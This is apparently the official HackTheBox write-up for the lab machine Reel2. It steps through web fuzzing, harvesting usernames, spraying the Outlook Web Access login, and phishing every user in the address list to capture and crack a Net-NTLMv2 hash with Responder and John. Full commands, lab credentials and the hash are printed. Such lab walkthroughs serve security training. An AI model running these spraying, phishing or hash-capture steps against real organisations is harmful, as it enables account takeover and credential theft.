# Reel2

4th Mar 2021 / Document No D21.100.108

Prepared By: MrR3boot

Machine Creator(s): cube0x0

Difficulty: Hard

Classification: Official

# Synopsis

Reel2 is a Hard difficulty Windows machine that features an open source Social Networking application, which allows us to find  usernames. Outlook Web Access access can be gained by performing a password spraying attack the OWA endpoint. A password hash can be captured and cracked by performing a spear phishing attack, which allows us to gain a foothold on the server. Using PowerShell functions, JEA restrictions can be bypassed. Enumerating stickynotes processes reveals a set of credentials which can be used to move laterally. Exploiting a vulnerable JEA function allows us to read files as the administrator.

## Skills Required

- Enumeration
- Basic Knowledge of Windows
- Scripting

## Skills Learned

- Phishing
- Password Cracking
- JEA Bypass
- Sticky Notes Enumeration


# Enumeration

Let's start by running a Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.210 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.210
```

```
nmap -p$ports -sV -sC 10.10.10.210

PORT     STATE    SERVICE    VERSION
80/tcp   open     http       Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: 403 - Forbidden: Access is denied.
443/tcp  open     ssl/https?
|_ssl-date: 2021-03-03T04:10:09+00:00; +1m17s from scanner time.
5985/tcp open     http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6001/tcp open     ncacn_http Microsoft Windows RPC over HTTP 1.0
6002/tcp open     ncacn_http Microsoft Windows RPC over HTTP 1.0
6004/tcp open     ncacn_http Microsoft Windows RPC over HTTP 1.0
6005/tcp open     msrpc      Microsoft Windows RPC
6006/tcp open     msrpc      Microsoft Windows RPC
6007/tcp open     msrpc      Microsoft Windows RPC
6008/tcp open     msrpc      Microsoft Windows RPC
6010/tcp open     ncacn_http Microsoft Windows RPC over HTTP 1.0
6011/tcp open     msrpc      Microsoft Windows RPC
6012/tcp open     msrpc      Microsoft Windows RPC
6016/tcp filtered x11
6022/tcp filtered x11
8080/tcp open     http       Apache httpd 2.4.43 ((Win64)
OpenSSL/1.1.1g PHP/7.2.32)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32
|_http-title: Welcome | Wallstant
```

The scan reveals many ports open, including port 80 (HTTP), 443 (HTTPS), 5985 (WinRM) and 8080 (HTTP). Let's browse to to the IIS (Internet Information Services) installation on port 80.




We're presented with an access denied message. Let's browse to port 443.





This shows the default IIS page. Let's fuzz the web server for files and folders.

# FFUF

```
git clone https://github.com/ffuf/ffuf
cd ffuf
ffuf -u https://10.10.10.210/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u https://10.10.10.210/FUZZ -w /usr/share/wordlists/dirb/common.t
xt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________
 :: Method           : GET
 :: URL              : https://10.10.10.210/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 701, Words: 27, Lines: 32]
aspnet_client           [Status: 301, Size: 158, Words: 9, Lines: 2]
exchange                [Status: 302, Size: 147, Words: 9, Lines: 2]
exchweb                 [Status: 302, Size: 147, Words: 9, Lines: 2]
ews                     [Status: 301, Size: 148, Words: 9, Lines: 2]
autodiscover            [Status: 301, Size: 157, Words: 9, Lines: 2]
owa                     [Status: 301, Size: 0, Words: 1, Lines: 1]
public                  [Status: 302, Size: 147, Words: 9, Lines: 2]
rpc                     [Status: 401, Size: 13, Words: 2, Lines: 1]
```

ffuf identified that an Exchange server present and that `Outlook Web Access` is available at `/owa`.




Without knowing the domain name it's impossible to bruteforce the authentication. We can use the SprayingToolkit to identify the domain name. Clone the repository and issue commands below to install it.


```
git clone https://github.com/byt3bl33d3r/SprayingToolkit
cd SprayingToolkit
apt install -y libxml2-dev libxslt1-dev
pip3 install -r requirements.txt
```

We can now run the tool.

```
python3 atomizer.py owa 10.10.10.210 --recon
```


```
python3 atomizer.py owa 10.10.10.210 --recon

[*] Trying to find autodiscover URL
[+] Using OWA autodiscover URL:
https://10.10.10.210/autodiscover/autodiscover.xml
[+] OWA domain appears to be hosted internally
[+] Got internal domain name using OWA: HTB
```

The domain name is found to be `HTB`. Let's browse to port 8080 and continue our enumeration.





This hosts a web application. Let's register and login.

Wallstant is an open source social network application developed in PHP. Looking at trending `PAGES`, we see a few usernames.





Checking the `POSTS` tab reveals two posts from `cube` and `svensson`.



Reviewing the search.php source code, we see that if a request made to this page without a query parameter, the application will return all registered user names.

```
if(isset($q) AND !empty($q)){
...
}
else{
$all_users_sql = "SELECT * FROM signup ORDER BY id DESC";
...
if ($c_num == 1){
    $follow_btn = "<span id='followUnfollow_$id_4User' style='cursor:pointer'>
<span class=\"unfollow_btn\" onclick=\"followUnfollow('$id_4User')\"><span
class=\"fa fa-check\"></span> Following</span></span>";
}else{
    $follow_btn = "<span id='followUnfollow_$id_4User' style='cursor:pointer'>
<span class=\"follow_btn\" onclick=\"followUnfollow('$id_4User')\"><span
class=\"fa fa-plus-circle\"></span> Follow</span></span>";
}
...
```

Let's browse to `/search`.




This is successful, and it also reveals an `xampp` installation. We can write a simple Python script to collect the list of users first and last names.

```
import requests
from bs4 import BeautifulSoup

r = requests.get('http://10.10.10.210:8080/search', cookies=
{'PHPSESSID':'<replace with session>'})
u = BeautifulSoup(r.text,'lxml')
for i in u.find_all({'a':'user_follow_box_a'}):
    if '@' in i.text:
        print i.text.replace('@','')
```

While attempting to identify valid OWA accounts, it's a good idea to try several common username formats in order to identify the internal naming convention. We can use a tool such as Username Anarchy in order to create common username permutations based on the full names. After saving the full names to a text file, we run the script.

```
./username-anarchy --input-file usernames.txt --select-format
first,first.last,f.last,flast | xargs -n 1 echo HTB\\ | tr -d ' ' > unames.txt
```

This creates the following list of usernames.

```
HTB\gregg
HTB\gregg.quimbly
HTB\g.quimbly
HTB\gquimbly
HTB\joseph
HTB\joseph.moore
HTB\j.moore
HTB\jmoore
HTB\teresa
HTB\teresa.trump
...
```

We recall that one of the posts in the application refers to Summer and year 2020, so it's worth spraying the OWA login with the password `Summer2020`, as `<Season><Year>` is a very common password format.


```
python3 atomizer.py owa 10.10.10.210 Summer2020 unames.txt

[*] Trying to find autodiscover URL
[+] Using OWA autodiscover URL:
https://10.10.10.210/autodiscover/autodiscover.xml
[+] OWA domain appears to be hosted internally
[+] Got internal domain name using OWA: HTB
[*] Starting spray at 2021-03-03 06:39:51 UTC
[-] Authentication failed: HTB\gregg:Summer2020 (Invalid credentials)
[-] Authentication failed: HTB\g.quimbly:Summer2020 (Invalid credentials)
[-] Authentication failed: HTB\gregg.quimbly:Summer2020 (Invalid credentials)
<SNIP>
[+] Found credentials: HTB\s.svensson:Summer2020
<SNIP>
```

This successfully found the valid credentials `HTB\s.svensson` / `Summer2020`.

# Foothold


Let's login to the OWA.

> Note: a Firefox addon can be used to translate the web page.




This is successful but we didn't find any emails in the mailbox. As we gained access to OWA, it's possible to perform spear phishing attacks by sending an email to all users in the Global Address List (GAL). The GAL is a built-in address list that's automatically created by Exchange which includes every mail-enabled object in the Active Directory forest. There are multiple ways to dump the Global Address List.

Using the GUI, we can click on phonebook icon on the top-right corner, and a new window opens that shows the list.




Alternatively, we can use MailSniper.ps1 to dump the GAL. Let's run the below commands to import and dump the Global Address List.

```
PS C:\htb> . .\MailSniper.ps1
PS C:\htb> Get-GlobalAddressList -ExchHostname 10.10.10.210 -Username
HTB\s.svensson -Password Summer2020
[*] First trying to log directly into OWA to enumerate the Global Address
List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://10.10.10.210/owa/auth.owa
[*] Logging into OWA...
[*] OWA Login appears to be successful.
[*] Retrieving OWA Canary...
[*] Unable to retrieve OWA canary.

[*] FindPeople method failed. Trying Exchange Web Services...
[*] Trying Exchange version Exchange2010
[*] Using EWS URL https://10.10.10.210/EWS/Exchange.asmx
[*] Now attempting to gather the Global Address List. This might take a
while...

Administrator@htb.local
jenny@htb.local
alex@htb.local
frans@htb.local
<SNIP>
```

First, let's run responder. Then select all the users in the GAL, right-click and create a new email.

```
sudo responder -I tun0
```




After sending the email, in a minute or so we receive the Net-NTLMv2 hash for the user `htb\k.svensson`.

```
sudo responder -I tun0

<SNIP>
[+] Listening for events...
[HTTP] NTLMv2 Client   : 10.10.10.210
[HTTP] NTLMv2 Username : htb\k.svensson
[HTTP] NTLMv2 Hash     :
k.svensson::htb:1fd064d9afe96988:C516D408136DC6B2630E721E1B0EB1FF:010100000000
000004A878C250010D7011FC7B63EA501353600000000020006005300 4D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F0063006
1006C0003002800730065007200760065007200320030000300033002E0073006D0062002E006C
006F00630061006C00050012007300 6D0062002E006C006F00630061006C00080030003000000
0000000000000000000040000054851B315C382C2681625C0291E53D724036AAF4384C70AB14BB
9DC7BFA1B3230A001000000000000000000000000000000000009001E004800540054005000 2
F00310030002E00310030002E00310034002E00330000000000000000000
```

Save the hash to a file and let's attempt to crack it with John The Ripper or hashcat.

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kittycat1        (k.svensson)
<SNIP>
```

The hash is cracked and the password is found to be `kittycat1`. From the Nmap scan, we found that the Windows Remote Management service is running on the default port 5985. Let's switch to a Windows machine and issue commands below to obtain a PS Remoting session on the box.

```
PS C:\htb> $username='htb\k.svensson'
PS C:\htb> $password=ConvertTo-SecureString 'kittycat1' -AsPlainText -Force
PS C:\htb> $c=New-Object System.Management.Automation.PSCredential
($userName, $password)
PS C:\htb> Enter-PSSession -Credential $c -ComputerName 10.10.10.210
Enter-PSSession : Connecting to remote server 10.10.10.210 failed with the
following error message : The WinRM client
cannot process the request. If the authentication scheme is different from
Kerberos, or if the client computer is not
joined to a domain, then HTTPS transport must be used or the destination
machine must be added to the TrustedHosts
configuration setting. Use winrm.cmd to configure TrustedHosts. Note that
computers in the TrustedHosts list might not
be authenticated. You can get more information about that by running the
following command: winrm help config. For
more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession -Credential $c -ComputerName 10.10.10.210
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (10.10.10.210:String) [Enter-
PSSession], PSRemotingTransportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed
```

The connection was not successful, as the target server is not present in our `TrustedHosts` list. Add this by issuing below commands, and connect again.

```
winrm quickconfig
winrm set winrm/config/client '@{TrustedHosts="10.10.10.210"}'
```

